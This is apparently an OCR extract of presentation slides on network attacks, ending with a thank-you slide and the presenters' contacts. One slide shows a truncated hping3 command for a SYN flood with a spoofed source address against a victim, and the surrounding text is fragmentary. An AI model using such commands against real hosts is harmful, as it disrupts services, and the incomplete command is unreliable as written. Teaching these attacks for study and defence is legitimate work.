
Hping3: Perform Attack

Attack the victim without specifying a port

hping3 –S –a **so**



Befo



Thank you

Please send all questions to:
Abdelkader Shaaban,
abdelkader.Shaaban@ait.ac.at
Stefan Schauer
Stefan.Schauer@ait.ac.at